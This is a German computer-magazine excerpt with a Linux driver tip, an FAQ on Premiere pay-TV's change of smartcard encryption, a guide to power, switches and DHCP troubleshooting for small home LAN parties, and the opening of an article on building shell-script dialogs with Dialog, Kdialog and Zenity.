! Auf www.mcentral.de gibt es einen Treiber für zahlreiche populäre DVB-T-Sticks. Nachdem man die Quellen mit dem Quellverwaltungssystem Mercurial heruntergeladen hat, lässt er sich kompilieren. Das neue Modul läuft zwar problemlos, allerdings lässt sich der UVC-Treiber für die integrierte Webcam nicht mehr nutzen.

Das lässt sich ändern, indem man die Quellen des UVC-Treibers von der Webseite <http://linux-uvc.berlios.de> herunterlädt. Nach dem Entpacken muss man noch die Datei `Module.symvers` aus dem Verzeichnis des EM28xx-Treibers in das UVC-Verzeichnis kopieren. Der UVC-Treiber lässt sich dann nach dem Kompilieren auch zusammen mit dem EM28xx-Treiber nutzen. (dmk)



Nico Jurrán

Premiere-Verschlüsselung

Antworten auf die häufigsten Fragen

Umstellung der Verschlüsselung bei Premiere

? Ich habe gelesen, dass der Pay-TV-Sender der Premiere künftig sein komplettes Programm nicht mehr mit Nagravision, sondern nur noch mit Videoguard verschlüsselt ausstrahlt. Kann ich jetzt meinen Premiere-Receiver auf den Müll werfen?

! Tatsächlich plant Premiere, künftig beide Verschlüsselungsverfahren parallel einzusetzen. In der Praxis erhalten daher Receiver, die sich auf Videoguard umstellen lassen, über den Sat-TV-Datenstrom automatisch ein entsprechendes Firmware-Update. In diesem Fall müssen Sie Ihre bisherige Nagravision-Smartcard gegen eine neue Videoguard-Karte umtauschen. Sollten Sie einen Receiver besitzen, der sich nicht umstellen lässt, erhalten Sie in den kommenden Monaten eine neue Nagravision-Karte. So will Premiere die vorhandene Sicherheitslücke bei diesem Verschlüsselungssystem schließen.

Ihren Premiere-zertifizierten Receiver sollen Sie auf jeden Fall problemlos weiterverwenden können. Unklar ist bislang nur, ob CA-Module für nicht-zertifizierte Receiver mit CI-Slot auch mit den neuen Nagravision-Smartcards funktionieren werden. Sicher ist aber, dass es für Videoguard derzeit kein passendes CAM gibt. Wer den Wechsel auf Videoguard mitmacht, kann folglich nur noch offizielle Empfänger einsetzen.

Die Umstellung betrifft jedoch nur Premiere-Kunden, die das Pay-TV-Programm über Satellit erhalten. Das schließt Mieter von Wohnungsbaugesellschaften ein, die das Satelliten-TV-Signal als DVB-C-Signal ins Hausnetz einspeisen. Ob Sie zu diesen Kunden gehören, erkennen Sie an der roten Smartcard, die nur Kunden erhalten, die Sat-TV-Signale empfangen. Von den Kabelnetzbetreibern hat Kabel BW schon komplett auf Videoguard umgestellt, Kabel Deutschland und Tele Columbus überlegen dies noch.

Sonderkündigungsrecht

? Für mich war bei Abschluss des Premiere-Abos wichtig, dass ich mittels eines Condition Access Modules (CAM) samt freigeschalteter Smartcard das Pay-TV-Programm auf meinem Receiver mit Common Interface (CI) empfangen kann. Habe ich wegen der Umstellung nun ein Sonderkündigungsrecht?

! Da Sie auch nach der Umstellung der Verschlüsselung beziehungsweise Austausch der Nagravision-Smartcard mit Ihrem Premiere-zertifizierten Receiver weiterhin das Programm empfangen können, haben Sie kein Sonderkündigungsrecht. Premiere selbst schließt in seinen allgemeinen Geschäftsbedingungen die Nutzung von nicht-zertifizierten Empfängern aus, was den Betrieb von CI-Receiver inklusive CAM und freigeschalteter Smartcard umfasst. Wenn der Pay-TV-Sender diesen „illegalen“ Weg versperrt, können Sie daraus logischerweise kein Recht ableiten.

Simulcrypt

? Ich mache mir Sorgen, dass die neue Simulcrypt-Strategie von Premiere negative Auswirkungen auf die Bildqualität hat. Schließlich muss nun doch wohl jeder Kanal zweimal ausgestrahlt werden – einmal Nagravision- und einmal Videoguard-verschlüsselt. Und Premiere wird sicherlich keinen zusätzlichen Transponderplatz buchen.

! Ihre Sorge ist unberechtigt, da die Premiere-Kanäle für das Simulcrypt-Verfahren nicht doppelt ausgestrahlt werden müssen. Tatsächlich ist der eigentliche Fernsehdatenstrom mit einer Art „Universalverfahren“ namens Common Scrambling Algorithm (CS) gesichert. Um die CSA-Daten zu entschlüsseln, benötigt man ein sogenanntes Kontrollwort. Die Conditional-Access-Systeme (CA) wie Videoguard oder Nagravision bilden nun lediglich die Schnittstelle zwischen dem verschlüsselten TV-Datenstrom und der Smartcard des Abonnenten. Parallel zu den Fernsehdaten senden Anbieter wie Premiere daher gesonderte Datenpakete namens ECM (Entitlement Control Message), mit deren Hilfe der autorisierte Empfänger das aktuell gültige Kontrollwort errechnen kann. Beim von Premiere gewählten Simulcrypt-Verfahren werden daher einfach nur zwei ECM-Pakete verschickt – einmal für Nagravision und einmal für Videoguard.

CI-Plus allgemein

? Ich habe von einem neuen Standard namens CI-Plus gelesen, den kommende CA-Module unterstützen sollen. Ist es korrekt, dass Premiere CI-Plus unterstützen will, so dass ich mit einem solchen CAM meinen nicht-zertifizierten CI-Receiver in ein offizielles Empfangsgerät für Pay-TV verwandeln könnte?

! Kabel Deutschland und Tele Columbus haben ihre Absicht bekundet, künftig auch CI-Receiver zu unterstützen. Allerdings meint KDG nicht den aktuellen CI-Standard, sondern das seit längerer Zeit geplante Common-Interface-Version 2.0. Bei dieser Fassung soll es unmöglich sein, die Jugendschutzvorrichtungen zu umgehen; zudem sollen die „Anforderungen der Inhalteanbieter an Kopierschutz“ stärker berücksichtigt werden. Im Resultat bedeutet dies für den Anwender aller Voraussicht nach, dass er seinen aktuellen CI-Receiver nicht nutzen können wird und zudem ein spezielles CI-Plus-taugliches CAM benötigt.

Premiere hat sich zwar generell an CI-Plus interessiert gezeigt, will aber erst die Spezifikation genau prüfen. Der Sender stellt neben dem Kopier- und Jugendschutz an ein denkbare CA-Modul nach dem CI-Plus-Standard auch die Anforderung, dass es die Multifeed-Übertragung (beispielsweise für das Premiere-Sportportal) unterstützen muss.

Kartentausch

? Was muss ich beachten, wenn ich meine aktuelle Nagravision-Smartcard zurück an Premiere sende, um dafür eine Videoguard-Karte zu erhalten? Macht es dabei einen Unterschied, dass ich Premiere-Flex-Kunde bin? Ich hatte mir bereits überlegt, diese Smartcard wegzuworfen, da ich ja kein richtiges Abo mit dem Pay-TV-Sender geschlossen habe.

! Auch als Premiere-Flex-Kunde geht man ein Vertragsverhältnis ein, nach dessen AGB die Verpflichtung besteht, die Smartcard sorgfältig zu verwahren und sie vor Beschädigung und Zerstörung zu schützen. Gegen diese Regel verstoßen Sie sicher, wenn Sie Ihre Karte wegwerfen. Sie sind auch nicht Eigentümer der Karte und müssen sie nach Ende des Vertragsverhältnisses an Premiere unverzüglich zurücksenden.

Leider erhält die Redaktion immer wieder Mails von Lesern, deren Smartcard auf dem Postweg zu Premiere verloren gegangen ist – und die sich dann mit einer Forderung des Pay-TV-Senders in Höhe von 35 Euro konfrontiert sehen. Wir raten daher dringend davon ab, die Smartcard in einem einfachen Brief zu verschicken. Stattdessen sollten Sie den Brief mit der Karte als Einschreiben mit Rückschein auf den Weg bringen; so halten Sie später ein Beweisstück in den Händen, dass Ihr Schreiben auch tatsächlich bei Premiere eingetroffen ist. (nij)

Anzeige



Reiko Kaps

Heimspiel

Kleine LAN-Partys selbst organisiert

Eine LAN-Party für zehn oder zwanzig Freunde lässt sich scheinbar schnell auf die Beine stellen. Damit aber der Spielspaß nicht abrupt endet, wenn der Strom wegbleibt oder ein Switch ausfällt, ist etwas Vorarbeit nötig.

Bei öffentlichen Spielereffen kommen 200 und mehr Konkurrenten zusammen, die sich in Disziplinen wie Counter-Strike oder Call of Duty messen. Den für diese Menschenmassen und ihren Rechnerpark nötigen Platz findet man meist nur in Veranstaltungs-, Messe- oder großen Lagerhallen. Strom, Netzwerk und Internetzugang liefern dort professionelle Verleiher.

Eine private LAN-Party gelingt jedoch auch ohne professionelle Hilfe. Rein rechnerisch bekommt man zehn bis zwanzig Freunde samt Rechner in einer Wohnung unter. Professionelle Veranstalter planen den Platzbedarf für einen Teilnehmer mit 80 cm × 80 cm Tischfläche. Sollten die Spie-

ler mit TFT-Bildschirm und Barebone-PC anreisen, reicht auch weniger.

Rechnerei

In dieser Rechnung fehlen jedoch einige Punkte, von denen zuerst die Stromversorgung ins Auge fällt. Berücksichtigt man, dass ein aktueller Spiele-PC um die 200 bis 250 Watt verbraucht und die bei Gamern immer noch beliebten Röhren-Monitore an die 100 Watt aus der Leitung ziehen, dann belasten zehn Rechner die Stromversorgung mit 3000 bis 3500 Watt. Bei Highend-Geräten mit Festplatten-RAID, mehreren Hochleistungsgrafikkarten und übertakteten Prozessoren steigt der Energiehunger auf das Dreifache oder mehr.

Die Stromleitungen in Privathaushalten haben üblicherweise einen Querschnitt von 1,5 Millimeter und sind je nach Alter der Wohnung mit 10 oder 16 Ampere abgesichert, was rechnerisch für zehn Rechner ausreicht. Dieser Wert gilt allerdings nur dann,

wenn die Computer bereits laufen. Starten zehn Rechner gleichzeitig, fliegt recht wahrscheinlich die Sicherung heraus.

Verteilt man die Rechner auf mehrere Stromkreise mit eigenen Sicherungen, sollten diese an unterschiedlichen Phasen des Hausstroms hängen. Ob das der Fall ist, lässt sich in Privatwohnungen nur schwer herausfinden – im Zweifelsfall hilft der Hauselektriker.

PCs und Monitore sollte man möglichst gleichmäßig über die vorhandenen Phasen verteilen. Andere nicht benötigte Stromverbraucher bleiben während des Spiele-Wochenendes abgeschaltet oder stecken erst gar nicht in der Steckdose: Sonst sitzt die halbe LAN-Party vor einer schwarzen Röhre, sobald der Kühlschrank anspringt oder die Mikrowelle Fast-Food erwärmt.

Damit ausreichend Steckdosen vorhanden sind, bringen die Spieler am besten jeweils eine Dreifachsteckdose mit. Für die Verkabelung des Zimmers und als Reserve sollte wenigstens eine Kabeltrommel und einige Mehrfachsteckdosen als Vorrat bereitstehen. Solche Verteilersteckdosen lassen sich meist nur mit einer Gesamtleistung von 3500 Watt belasten, was einige Hersteller auf die Unterseite der Steckerleiste aufdrucken. Stecken mehrere Mehrfachsteckdosen hintereinander und sind voll mit Computern und Monitoren belegt, überschreitet man diese Grenze schnell. Kontakt- oder Kabelbrände können die Folge sein, denn eine langsam stei-

gende, nicht sprunghafte Belastung der Leitung löst die Sicherung nicht sofort aus. Am besten nutzt jeder Spieler eine Wandsteckdose, über die er den Strom für seinen PC und Monitor mit einer einzigen Mehrfachsteckdose abzapft.

Die Stromkosten einer LAN-Party liegen höher als spontan ersichtlich: Legt man als kWh-Preis 0,25 Euro zu Grunde, kommen im 48 Stunden Dauerbetrieb eines Rechners mit 400 Watt Verbrauch bereits 4,80 Euro zusammen. Bei zehn Rechnern summiert sich das zu 35 bis 50 Euro Stromkosten, die man wie die Kosten für Getränke und Pizza-Bringdienst auf die Teilnehmer umlegen kann.

Vernetzt

Fürs Spielen im LAN reicht ein einfacher Gigabit-Switch, der ausreichend Schnittstellen für die Spielecomputer besitzt. Hinzu kommen Ports für Server und Netzwerkspeicher. Zwar benötigen die meisten Spiele keinen eigenen (dedizierten) Server, doch sorgt er beim Spielen mit mehr als fünf Gamern für ein flüssiges Spiel ohne Ruckler und andere Störungen.

Nicht managebare Ethernet-Switche mit 16 Ports bekommt man bereits für knapp 150 Euro. Einige Gigabit-Modelle wie der Levelone GSW-1621 besitzen einen SFP-Steckplatz, der über Module einen Port für Glasfaserkabel bereitstellt. Benötigt man bei einer späteren LAN-Party mehr Ethernet-Steckplätze, lassen sich zwei Switche über diese Schnittstelle koppeln.

Will man das Geld sparen und vorhandene 5- oder 8-Port-Switche aus dem heimischen Fundus nutzen, lassen sich auch diese Geräte über ihre Uplink-Leitung per Kupferkabel verknüpfen. Das kann zwar die Netzwerkgeschwindigkeit zwischen zwei Rechnern verringern, doch bleibt die Netzwerklast beim Spielen ohnehin gering. Die Latenzen erhö-


hen sich dadurch kaum, sodass selbst Fast-Ethernet-Geräte genügen.

Anders verhält es sich, wenn neben den Spieledaten auch viele große Dateien während des Wochenendes übers Netz wandern: Verstopft dieser Verkehr die Uplinks, leidet darunter auch die Latenz, was im Spiel zu Rucklern führt. Außerdem überhitzen sich einfache Heim-Switche bei intensiven Netzwerkverkehr. Im Laufe der 48 Stunden kann es zu Paketverlusten, Verbindungsabbrüchen und hohen Latenzen kommen. LAN-Party-Veranstalter raten daher zu aktiv gekühlten Geräten, die einige Verleiher auch an kleine LAN-Partys vermieten (siehe Soft-Link). Außerdem empfiehlt es sich, ein oder mehrere Ersatz-Switche bereitzuhalten, damit die Veranstaltung nicht zu Ende ist, wenn ein Switch abraucht.

Außenkontakte

Fürs Websurfen, Chatten und gelegentliche Herunterladen von Treibern oder Ähnlichem reicht die heimische DSL-Leitung (6 MBit/s in Empfangsrichtung, 640 kBit/s in Senderichtung). Steht im Vereinsheim keine DSL-Leitung bereit, aber im Nachbarhaus, hilft eine Funkbrücke zwischen beiden Gebäuden [1].

Holen gleichzeitig alle Party-Gäste Daten aus dem Internet, ist die Leitung schnell verstopft. Ein zwischen DSL-Leitung und LAN geschalteter Web-Proxy kann den Datenverkehr zwischenspeichern, Lastspitzen abfangen und damit die Leitung möglichst gleichmäßig auslasten. Die Router- und Firewall-Distribution IPCop bringt sowohl Web- als auch FTP-Proxy mit; Netzwerkeinstellungen verteilt die Software per DHCP (siehe Soft-Link). Man benötigt für IPCop einen Rechner, der mindestens zwei Netzwerkkarten besitzt und nicht als Spielrechner oder Netzwerkspeicher zum Einsatz kommt. Die Software begnügt sich als reiner Router mit älterer



Neben Monitoren und Rechnern belasten auch mitgebrachte Beleuchtung oder gar Wasserkocher den Strombedarf eines Party-LANs.



Für Netzwerkspiele reichen einfache Switches, die man per Uplink verbinden kann. Profi-Geräte sind jedoch robuster und belastbarer, wenn viel Netzwerkverkehr übers Netz rauscht.

Hardware. Puffert sie als Proxy den Web-Verkehr, sollte der IPCop-Rechner jedoch wenigstens 512 MByte RAM und eine CPU mit mehr als einem GHz besitzen.

NAS bringt alle wichtigen Dienste für einen Netzwerkspeicher mit, besitzt eine lokale Benutzerverwaltung und begnügt sich mit knapp 32 MByte Plattenplatz.

Verstrickungen

Selbst bei einer kleinen LAN-Party von zehn bis zwanzig Gamern kommen schnell viele Meter Strom- und Netzkabel zusammen. Lose im Raum verlegte Kabel erhöhen jedoch die Stolper- und Sturzgefahr, was im harmlosesten Falle Monitor oder andere Hardware vom Tisch reißt.

Ein Fixierung mit starkem Klebeband scheint oftmals auszureichen, doch tritt sie sich besonders an Türschwellen schnell wieder los. Abhilfe schafft eine zusätzliche Abdeckung der Kabel mit einem Bodenbelag aus Teppich oder Malerabdeckvlies, das man im Baustoffhandel kaufen kann.

Spielfelder

Damit alle Spieler flott und ohne Umwege an die Spiele kommen, benötigt die LAN-Party einen übers Netz erreichbaren Speicher. In der einfachsten Variante übernimmt diese Aufgabe ein Spiele-PC mit ausreichend Plattenplatz. Per Netzwerk-Freigabe unter Windows 2000, XP und Vista können nun alle auf die Spiele-Dateien zugreifen, allerdings nur zehn Clients gleichzeitig. Windows XP Home und Vista Home Basic erlauben sogar nur fünf parallele SMB-Verbindungen. Eine Alternative stellen kleine Network Attached Storages (NAS) dar. Freigaben für Windows-Rechner richtet man per Browser ein. Die Geräte verkraften mehr gleichzeitige Benutzer als die Netzwerkfreigabe unter Windows. Für unter 100 Euro bekommt man mittlerweile NAS-Gehäuse, die ATA- oder SATA-Platten aufnehmen und sich mit den gängigen Betriebssystemen verstehen.

Ist das zu teuer, kann ein älterer PC dieselbe Aufgabe im LAN übernehmen. Als Betriebssystem bietet sich ein Linux an, das den Windows-Dateiserver Samba, einen Web- und FTP-Server wie Apache und ProFTPd mitbringt. Allerdings muss man diese Dienste oft mühsam einrichten. Komfortabler geht es mit der Software FreeNAS, die mit einem FreeBSD-Kern arbeitet und die sich über ein Browser-Interface einstellen und bedienen lässt (siehe Soft-Link). Free-

Online-Gefühle


Netzwerkspiele wie Diablo, Diablo II, StarCraft, Warcraft II und III oder Command & Conquer können Gamer auch über die Online-Plattform Battle.net spielen. Battle.net hostet beispielsweise Spiele, verwaltet die beteiligten Spieler und stellt Chat-Räume bereit. Die Software von Battle.net ist nicht frei zugänglich, doch gibt es mittlerweile einige Open-Source-Projekte, die die Battle.net-Funktionen nachahmen.

PvPvN (Player vs. Player Gaming Network) läuft unter Linux, BSD-Unix, Mac OS X und Windows und verzichtet auf die Schnüffelfunktionen von Battle.net, das beispielsweise Cheats auf den Spielerechner ausspäht.

Die Software eignet sich damit gut, um auf der eigenen LAN-Party eine vergleichbare Atmosphäre wie im Internet zu schaffen. PvPvN verwaltet das Turnier und erstellt ähnliche Statistiken wie das Vorbild Battle.net, benötigt jedoch einen eigenen Rechner. Weiterführende Informationen, Hilfen und Installationsdateien von PvPvN finden sich in einem Forum des Projekts (<http://pelish.spfree.net>), die offizielle Website <http://pvpvgn.berlios.de> war bei Redaktionsschluss gerade nicht zu erreichen.



Klebeband und Teppichboden sollen den Fußboden und die Kabel vor den Unbilden einer LAN-Party schützen.



Über den Uplink-Port lassen sich Switches untereinander per Glas- oder Kupferkabel verbinden.

Bei größeren Partys kümmert sich ausgemachte LAN-Party-Software wie Lansuite, Dotlan oder Lansurfer um die Anmeldung, den Sitzplan, die Turniere und die Abstimmungen (siehe Soft-Link).

Je mehr Rechner am Party-LAN teilnehmen, desto höher die Wahrscheinlichkeit, dass irgendwas falsch konfiguriert ist: Spielt einer der Gamer beispielsweise auf einer Windows-Server-Version oder hat das Internet-Connection-Sharing eingeschaltet, kann dort unbeabsichtigt ein DHCP-Server laufen, der zusätzlich Netzwerkeinstellungen verteilt. Bei der Suche nach dem wilden DHCP-Server hilft der Windows-Befehl `ipconfig /all`. Er zeigt neben IP-Adresse, Gateway und DNS-Server an, über welchen DHCP-Server der Rechner diese Informationen erhalten hat. Ein Eingabe von `arp DHCP-IP-Adresse` fördert dessen Hardware-Adresse zu Tage, die man mit den MACs der anderen Rechner vergleicht und so den Störer findet. Hilft diese Vorgehensweise nicht, analysiert man den Netzwerkverkehr mit dem Paket-schnüffler Wireshark. Die Software findet über den Filter `bootp` Server, die DHCP-Dienste anbieten.

Arena

Wächst die Zahl der Gamer über das für die eigene Wohnung erträgliche Maß, bieten


sich Vereinsräume oder öffentliche Veranstaltungsorte wie Bürgerzentren an. Bei der Wahl eines solchen Raumes sind nicht nur dessen Größe und Stromversorgung wichtig. Folgekosten für Strom, Wasser und Reinigung sollte man vor der Veranstaltung mit dem Vermieter klären. Für mögliche Schäden während der LAN-Party empfiehlt sich eine Veranstaltungsversicherung.

Nimmt man außerdem Eintrittsgeld und wirbt für die LAN-Party, betrachten Ordnungs- und Gewerbeamt die Veranstaltung nicht mehr als Privatvergnügen. Eine öffentliche LAN-Party muss bei der Stadtverwaltung angemeldet werden und sie unterliegt den Jugendschutz-Gesetzen. Außerdem muss der Veranstalter die LAN-Party-Teilnehmer auf die Einhaltung des Urheberrechts hinweisen. Weitere Details um die rechtlichen Fragen beantwortet der Artikel [2]. (rek)

Literatur

- [1] Dušan Živadinović, Brückenfunk, Access-Points zum Aufbau von WLAN-Brücken, c't 21/06, S. 186 sowie www.heise.de/netze/artikel/83757
- [2] Kai Mielke, Spiel mit Grenzen, Kleine Gesetzkunde für Veranstalter von LAN-Partys, c't 12/06, S. 200

Soft-Link 0811190



Der Paket-schnüffler Wireshark zeigt den Netzwerkverkehr im LAN und entlarvt dabei auch wilde DHCP-Server.

Anzeige

Anzeige



Mirko Dölle

Komfortprogramm

Shell-Skripte mit Dialog, Kdialog und Zenity benutzerfreundlich gestalten

Viele alltägliche Aufgaben lassen sich durch einfache Shell-Skripte erledigen, allerdings empfinden Anwender die Bedienung auf der Kommandozeile als schwierig und antiquiert. Mit Hilfe der Dialogprogramme lassen sich Eingaben leicht über ein grafisches Frontend abfragen.

Trotz grafischem Desktop spielen Shell-Skripte unter Linux nach wie vor eine große Rolle. Mit ihnen lassen sich viele Standardaufgaben komfortabel und ohne aufwendige Programmierung lösen. Selbst beim Systemstart übernehmen Shell-Skripte wichtige Aufgaben wie zum Beispiel das Einbinden der Root-Partition, den Start des Init-Systems und erledigen als Init-Skripte so komplexe Aufgaben wie die Hard-

ware-Erkennung und die Netzwerkkonfiguration.

Bei Anwendern sind Shell-Skripte allerdings als unübersichtlich und schwer bedienbar verschrien, nicht zuletzt deshalb, weil man zunächst eine Textkonsole öffnen muss und dort wenig komfortabel kryptische Befehle eingibt. Doch das muss nicht sein, mit Hilfe der Dialogprogramme Dialog, Kdialog und Zenity kann ein Entwickler ohne großen Aufwand ansprechende Bediendialoge programmieren, in denen sich auch unbedarfte Anwender schnell zurechtfinden.

Kdialog und Zenity sind zwei grafische Frontends, die Qt respektive die GTK+-Bibliothek verwenden und sich damit gut in KDE und Gnome einfügen. Dialog hingegen ist textbasiert und stellt Fenster in ASCII-Grafik dar, dabei verwendet es die Ncurses-Bibliothek.

Alle drei Dialogprogramme bieten etwa den gleichen Funktionsumfang bei den Benutzerdi-

alogen. Die Parameterreihenfolge ist jedoch durchaus unterschiedlich und es gibt Dialogtypen, die jeweils nur eines der Dialogprogramme bietet. Auch lassen sich bei den grafischen Dialog-Varianten zum Beispiel die Fenstertitel anpassen, während das textbasierte Dialog den Namen des Programms auf dem blauen Hintergrund anzeigt. Diese Unterschiede sorgen dafür, dass ein Programmierer nicht einfach die Dialogprogramme gegeneinander austauschen kann – der letzte Abschnitt dieses Artikels beschreibt, wie man mit Hilfe einer Übersetzungstabelle immerhin einen Grundstock an Dialogen mit allen drei Programmen umsetzt.

Urvater Dialog

Urvater von Kdialog und Zenity ist das textbasierte Dialog. Die Ncurses-Oberfläche von Dialog ist vielen Benutzern von der Textmodus-Installation ihrer Distribu-

tion bekannt, wird allerdings ohne Maus bedient. Je nach Dialogtyp kann der Einsatz von Dialog dem Entwickler sogar einigen Programmieraufwand sparen. Das folgende Listing zeigt eine Ja/Nein-Abfrage, einmal in der traditionellen Umsetzung als Abfrage in einer While-Schleife und einmal als Dialog-Aufruf:

```
#!/bin/bash
while true; do
  echo -n "Installation fortsetzen (J/N)? "
  read YesNo
  case $YesNo in
    j|J)
      break
    ;;
    n|N)
      exit 1
    ;;
    *)
      echo "Bitte geben Sie J oder N ein."
  esac
done
dialog --yesno "Installation fortsetzen?" \
      0 0 || exit 1
```

Die Dialog-Variante des Beispiels nutzt aus, dass das Programm bei Ja/Nein-Abfragen und anderen Dialogtypen den Rückgabewert (Exit Status) zur Übermittlung der Benutzereingabe verwendet. Ein Exit-Status von 0 bedeutet Ja, 1 ist Nein. Die Parameter zwei und drei des Dialog-Aufrufs sind obligatorisch für alle Dialogtypen – sie legen fest, wie hoch und breit der Bereich für den anzuzeigenden Text mindestens sein soll. Hier sollte man stets Nullen eingeben, dann bestimmt Dialog Höhe und Breite dynamisch.

Doch nicht immer lassen sich mit Dialog Code-Zeilen einsparen. So liefert das Programm Texteingaben und die ausgewählten Elemente einer Auswahlliste als Zeichenketten über die Standard-Fehlerausgabe (stderr) zurück. Daher ist zum Beispiel die Abfrage einer E-Mail-Adresse per Dialog etwas umfangreicher als das Einlesen mit Bash-Bordmitteln:

```
echo -n "Ihre E-Mail-Adresse: "
read Email
tmpfile=$(mktemp -t)
dialog --inputbox "Ihre E-Mail-Adresse" \
      0 0 2>$tmpfile
read Email <$tmpfile
echo $Email
```

Der Aufruf von mktemp zum Generieren eines temporären Dateinamens ist dringend geboten, andernfalls würden sich zum Beispiel zwei unabhängig voneinander aufgerufene Instanzen des

Skripts gegenseitig ins Gehege kommen. Es genügt allerdings, einen solchen temporären Dateinamen am Anfang eines Skripts zu bestimmen, man kann ihn dann immer wieder verwenden, solange das Skript läuft.


Die Navigation per Tastatur hat aber auch ihre Tücken: Gewohnt von anderen Dialogen versuchen viele Benutzer, bei Mehrfachauswahlen per `--checklist` die einzelnen Optionen mit der Enter-Taste zu markieren. Dafür ist in diesem Dialog jedoch die Leertaste zuständig, während Enter die Auswahl abschließt. In der Praxis kommt es daher häufig vor, dass die Anwender eine unvollständige Auswahl übermitteln – dies sollten Entwickler bedenken und daher eine Möglichkeit im Programmablauf vorsehen, gleich wieder zur Mehrfachauswahl zurückzukehren.

Mit einem grafischen Dialogprogramm wie Kdialog treten solche Missverständnisse bei der Bedienung gar nicht erst auf. Kdialog ist nahezu komplett abwärtskompatibel zu Dialog, allerdings

werden Zeichenketten nicht über die Standard-Fehlerrückmeldung, sondern über die Standardausgabe zurückgeliefert. Zudem fehlen die Parameter, mit denen der Ausgabebereich festgelegt wird. Diese Ähnlichkeit kommt vor allem Entwicklern entgegen, die bisher Dialog für die Benutzerinteraktion verwendet haben. Über die Grundfunktionen von Dialog hinaus bietet Kdialog auch spezielle Meldungstypen wie Warnhinweise und Fehlerfenster, dies sind jedoch nur Abwandlungen des Standard-Meldungsfensters und der Ja/Nein-Abfragen und werden genauso angesteuert wie die Grundtypen:

```
kdialog --yesnocancel "Datei löschen?"
```


Das Gnome-Programm Zenity ist eine Weiterentwicklung des inzwischen eingestellten Gnome-Programms gdialog, das noch große Ähnlichkeit mit Kdialog und Dialog aufwies. Um alte Gdialog-basierte Skripte dennoch weiterverwenden zu können, enthält das Zenity-Paket den Perl-Wrapper gdialog, der Gdialog-



Bedienfehler bei Mehrfachauswahlen in Dialog sind keine Seltenheit, da hier die Markierung der Elemente per Leertaste und nicht mit Enter erfolgt.

